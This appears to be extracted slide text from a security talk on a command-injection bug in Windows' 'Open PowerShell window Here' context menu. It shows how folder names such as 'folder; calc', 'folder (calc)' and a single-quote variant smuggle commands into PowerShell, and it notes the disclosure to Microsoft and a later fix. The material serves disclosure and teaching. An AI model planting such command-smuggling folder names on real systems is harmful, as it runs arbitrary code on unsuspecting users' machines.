3	Set-Location
4	-literalPath
5	C:\Users\poc\Desktop\folder; calc

From a parameter injection to a command injection

Arguments as seen by PowerShell for the command before join with a space delimiter

Set-Location -LiteralPath C:\Users\poc\Desktop\folder; calc
0 1 2

From a parameter injection to a command injection

Arguments as seen by PowerShell for the command before join with a space delimiter

Set-Location -literalPath C:\Users\poc\Desktop\folder; calc
0 1 2

After the join we have this command string:

Set-Location -literalPath C:\Users\poc\Desktop\folder; calc

From a parameter injection to a command injection

Arguments as seen by PowerShell for the command before join with a space delimiter

Set-Location -literalPath C:\Users\poc\Desktop\folder; calc

0 1 2

After the join we have this command string:

Set-Location -literalPath C:\Users\poc\Desktop\folder; calc

When PowerShell interprets it, since space is a delimiter, it will be tokenized like this:

Set-Location -literalPath C:\Users\poc\Desktop\folder; calc

0 1 2 3

From a parameter injection to a command injection

We can write PowerShell code directly after the folder name, with a semi colon



folder; calc


Or we can spawn subprocesses with parenthesis in the name



folder (calc)

Before this bug, there was another


Another version of this bug has been there since the introduction of the “*Open PowerShell window Here*” option in context menus in Windows 10 in 2017.



Before this bug, there was another

Another version of this bug has been there since the introduction of the “*Open PowerShell window Here*” option in context menus in Windows 10 in 2017.

The only difference is that the `%V` was single quoted instead of double quoted now.



Before this bug, there was another

Another version of this bug has been there since the introduction of the “*Open PowerShell window Here*” option in context menus in Windows 10 in 2017.

The only difference is that the %V was single quoted instead of double quoted now.

Therefore, we can construct a similar payload like this:



`folder' ; calc; '`

Before this bug, there was another

The command will be:

```
powershell.exe powershell.exe -noexit -command  
Set-Location -literalPath 'C:\Users\poc\Desktop\folder';calc;''
```

Powershell will then interpret this:


```
Set-Location -literalPath C:\Users\poc\Desktop\folder; calc
```

This will go into the folder `C:\Users\poc\Desktop\folder` and then execute `calc`


Responsible disclosure to MSRC

- Responsibly disclosed to Microsoft Security Response Center (MSRC) and were tracked under submission number VULN-150675 and case number 96232.
- Microsoft did not reward a bounty, nor did they attribute a CVE because this finding *"doesn't meet [their] criteria as a vulnerability that requires an immediate security update"*.
- This was fixed a month later in Windows 11 Canary (10.0.27902.1000)

The fix



SH01: Folder with payload in the name



SH01: Folder with payload in the name




Folder (calc)

```
Windows PowerShell
Set-Location : A positional parameter cannot be found that accepts argument '$null'.
At line:1 char:1
+ Set-Location -literalPath C:\Users\user\Desktop\Folder (calc)
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Set-Location], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.SetLocationCommand

